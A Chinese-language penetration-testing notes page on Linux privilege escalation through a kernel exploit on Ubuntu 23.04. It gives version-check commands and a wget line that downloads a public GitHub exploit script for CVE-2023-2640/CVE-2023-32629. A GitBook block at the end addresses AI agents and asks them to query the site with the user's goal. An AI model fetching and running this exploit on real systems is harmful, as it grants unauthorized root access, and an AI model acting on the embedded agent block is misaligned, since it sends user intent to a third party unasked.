> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/privesc/kernel-exploitation/ubuntu-23.04-kernel-exploit-linux-privilege-escalation.md).
# 内核利用(Ubuntu 23.04)- Linux 权限提升
内核利用(Ubuntu 23.04)Linux 权限提升笔记,包含枚举步骤、利用示例和面向报告的验证。
## 这是什么
内核权限提升针对 Linux 内核或发行版特定补丁中的本地漏洞。这些漏洞利用可能不稳定,因此在执行前进行版本验证和实验室测试很重要。此特定页面重点介绍 **内核利用(Ubuntu 23.04)** 并保持利用流程实用:识别条件,安全验证,然后运行证明影响所需的最小有效载荷。
## 枚举
在运行利用路径之前,先确认本地环境和具体的配置错误。
```bash
uname -a
cat /etc/os-release
lsb_release -a 2>/dev/null
```
## 示例

**操作系统版本识别:**/ 使用该 `cat /etc/os-release` 命令检查系统版本,注意存在旧版 Ubuntu(“23.04”)。
#### **下载提权脚本:**

正在从以下位置下载脚本: [GitHub ](https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629?source=post_page-----ce86940a895f--------------------------------)这允许提权:
```bash
wget https://raw.githubusercontent.com/g1vi/CVE-2023-2640-CVE-2023-32629/main/exploit.sh
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/privesc/kernel-exploitation/ubuntu-23.04-kernel-exploit-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.